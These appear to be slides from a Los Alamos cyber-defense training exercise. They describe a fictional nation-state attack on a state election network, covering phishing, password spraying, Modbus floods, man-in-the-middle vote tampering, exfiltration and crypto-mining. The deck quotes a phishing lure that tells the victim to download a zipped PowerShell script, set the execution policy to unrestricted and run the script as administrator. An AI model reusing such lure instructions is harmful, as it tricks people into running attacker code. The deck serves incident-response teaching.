

LA-UR-26-27447

Approved for public release; distribution is unlimited.

Title: KON_EEL
TF10 Dataset

Author(s): Barbarawi, Adel Aiman
Jackson, Cooper Edward
Gaevskiy, Daniel Joshua
Stevens, Joshua Michael
Zhong, Ronny

Intended for: Report

Issued: 2026-08-18



Los Alamos National Laboratory, an affirmative action/equal opportunity employer, is operated by Triad National Security, LLC for the National Nuclear Security Administration of U.S. Department of Energy under contract 89233218CNA000001. By approving this article, the publisher recognizes that the U.S. Government retains nonexclusive, royalty-free license to publish or reproduce the published form of this contribution, or to allow others to do so, for U.S. Government purposes. Los Alamos National Laboratory requests that the publisher identify this article as work performed under the auspices of the U.S. Department of Energy. Los Alamos National Laboratory strongly supports academic freedom and a researcher's right to publish; as an institution, however, the Laboratory does not endorse the viewpoint of a publication or guarantee its technical correctness.

KON_ EEL

TF10 Dataset

```
from datetime import datetime
```

```
datetime.today().strftime('%Y-%m-%d')
```

Timeline, Walkthrough, Remediations 🐍

Adel Barbarawi, Cooper Jackson, Daniel Gaevskiy, Josh Stevens, Ronny Zhong






Disclaimer



All details (including but not limited to events, company names, employee names, IP addresses, domains, hostnames, emails, passwords, usernames, etc.) in this presentation are fictional and derived from a synthetic dataset, used only for training purposes.

Choice content has been generated with the assistance of Anthropic's Claude and image generation models.

Background (per official briefing)



“During the course of election week it was suspected that a Nation State attempted to infiltrate VeriXikon state’s network and create chaos on the election results. This included potential voter fraud and a suspicious power outage...”

Election Candidates:

Koldo Tzakur: Current Governor of VeriXikon

Greg Ferguson: Candidate in Election

Mikey Milagro: Janitor, also Candidate in Election.

Other Relevant Actors

William Krepusko: Contractor under the state

Nicholas Forgisto: IT Administrator

Executive Summary

Personally Identifiable
Information (PII)

Any information that can be used to uncover or steal a person's identity.



A coordinated actor (“**KON_EEL**”) breached VeriXikon during election week.

- **Votes Altered** - Candidate Mikey Milagro was redirected votes meant for other candidates.
- **Power Outage** - Voting systems forced offline via malware on November 16th.
- **Data Stolen** - User mail data and PII exfiltrated.
- **Entry** - Pre-positioning began as early as July 2020, with the main entry being an phishing email on November 12th.
- **Abuse** - Machines secretly used to mine cryptocurrency.

TL.DR: Election Integrity was compromised, data left the system, and recovery will require rebuilding the domain and key voting-control systems before they can be trusted.

Timeline

Notable Behaviors

Crypto-
mining


Targeted
data
exfiltration

Password
attacks

Advanced
exploitation
frameworks

Phishing
attacks

Advanced C2
infrastructure



All details (including but not limited to events, company names, employee names, IP addresses, domains, hostnames, emails, passwords, usernames, etc.) in this presentation are fictional and derived from a synthetic dataset, used only for training

Compromised Accounts

Nforgisto (Client 1)

-Nicholas Forgisto
IT Administrator, "Has access to various machines"

Sbruna (Client 3)

-Sarah Bruna
User account, "Has access to engineering workstations"

Mmarteno (ICS_Eng)

-Maria Marteno
User account, "Works on voting machines"

Domain Admin

Account with highest permissions on the network.

Tracerfire/ansible (Jumpbox)


-No associated user
Linux account with local administrative permissions.

Jsuisto (Jsuisto Mac)

-James Suisto
"MAC user"

Domain compromise means that any account or machine can no longer be trusted.

Network Diagram



All details (including but not limited to events, company names, employee names, IP addresses, domains, hostnames, emails, passwords, usernames, etc.) in this presentation are fictional and derived from a synthetic dataset, used only for training purposes.


Initial Access and Prepositioning

Current Facts:

- Tracerfire account is compromised
- Origins of 10 Net is unknown
- Timeline is not fully known with our current records
- ICS_Eng receives malware: Pregnant_Eel

July, 22-30

technical timeline available in later slides



Further Analysis Needed:


- Must gain documentation and access to the 10.0.0.0/24 network
- How was Tracerfire compromised?

Lateral Movement


TTP: Tactics, Techniques, and Procedures

November, 11-18

technical timeline available in later slides




Voting System Compromise



Evidence and fraudulent code in later slides

Anomalous Vote Spike (est.)



All details (including but not limited to events, company names, employee names, IP addresses, domains, hostnames, emails, passwords, usernames, etc.) in this presentation are fictional and derived from a synthetic dataset, used only for training purposes.



The campaign communicates with a Command-and-Control (C2) server and drop servers.


Attacker-Controlled Infrastructure

All details (including but not limited to events, company names, employee names, IP addresses, domains, hostnames, emails, passwords, usernames, etc.) in this presentation are fictional and derived from a synthetic dataset, used only for training purposes.

Power Outage Theory

To simulate a power outage, KON_EEL send floods of on-off commands to all of the voting field devices with **modbus**; after a sufficient number of these commands, they likely forced the systems to reboot.

This lined up with email logs of the governor's concern over a 'power outage'.



modbus


A method used for transmitting information over serial lines between electronic devices... and is now the most commonly available means of connecting industrial electronic devices.



Technical evidence in later slides

Tactics, Techniques & Procedures (TTPs)

Phishing



KON_EEL deployed two phishing campaigns, one before and after the election had finished.

The first campaign was a spear phish intended to begin the main attack chain.

The second campaign attempted to establish further persistence on as many machines as possible.

Who: Nicolas Forgisto & general staff accounts

How: Social engineering

When: 11/12/2020 & 11/18/2020

Phishing: nforgisto

From: William Krepusko <William.Krepusko@outlook.com>

To: Nicolas Forgisto <NForgisto@VeriXikonState.com>

Subject: Urgent - Config Data

Date: Thu, 12 Nov 2020 22:06:32 +0000 (11/12/2020 03:06:32 PM)

Nicolas,

We seem to be having major issues importing the data you sent me. Can you please run this script and send me the output? I've attached a guide with the link to this email.

Thank you,

William




PDF document attachment (install_instructions.pdf)

Instructions on installing datapull.zip

1. Click here: <https://1drv.ms/u/s!Ag3kM3KLhmNwaxymzRJmalKtCo?e=8ERfqO>
2. The file "datapull.zip" will be downloaded to your Downloads folder (or whatever your default directory is, press "Save" if applicable).
3. Unzip the file, it will contain "datapull.ps1"
4. Open powershell as an administrator and run: "Set-ExecutionPolicy ExecutionPolicy unrestricted" (without the quotes) and select A
5. Open the command prompt as an administrator and type: "powershell.exe -file [path/to/datapull.ps1]" (without quotes or brackets, path is where you downloaded the file)

William Krepusko's Outlook account sent Nicolas Forgisto an email with a malicious attachment, 'install-instructions.pdf'.

Password Attacks



KON_EEL used different password attacks to attempt to/successfully gain access to VeriXikon systems.

A password-guessing attack was used to spread a Crypto Miner. In addition, token forging was used for lateral movement.

Compromising critical systems such as the account management system allowed KON_EEL access to steal credentials, many of which were stored in plaintext.

Who: Administrator accounts

How: Password spraying, credential harvesting, and keylogging

When: 07/2020 & 11/12/2020

technical evidence available in later slides

Data Exfiltration



After compromising the election results, KON_EEL attempts to exfiltrate mailbox backup data from the mail server.


They achieve this by encoding the data into images and sending it to what appears to be the social media platform Verisocial.

This was likely not the primary goal of the campaign.


Who: All employee accounts on the VeriXikon network

How: Data obfuscation and exfiltration over web service

When: 11/18/2020



Attacker Infrastructure



The attacker deployed known exploitation frameworks across corporate and industrial systems, disguising malicious processes as legitimate ones.

Deployed frameworks were used largely without modification to control compromised systems remotely and move laterally to new systems.

Multiple channels of communication were established, and attacker infrastructure proved to be versatile and robust.

Who: Accounts on the industrial and corporate networks


How: Advanced post-exploitation operations

When: 07/2020 & 11/12 - 11/18/2020

Command-and-Control Server (C2)

The attacker's remote control infrastructure - infected machine reach out to receive commands/exfil data.

MITM Attacks



Man-in-the-Middle (MITM) are used by KON_EEL to intercept traffic between legitimate hosts on the ICS network.

Modbus communications transporting data from ICS voting machines to the database are intercepted and modified in transit.


Who: Industrial systems and voting machines

How: Observe and/or modify traffic in real time

When: 11/17/2020 – 11/18/2020

Windows Exploits

**malware analysis
available in later slides**



Several known, critical vulnerabilities in legacy Windows systems were used by KON_EEL to achieve both initial access and extensive lateral movement.

These exploits are extremely powerful but only work on very out of date systems. Leaving systems unpatched on the VeriXikon network introduced high risk and allowed this attack to take place.

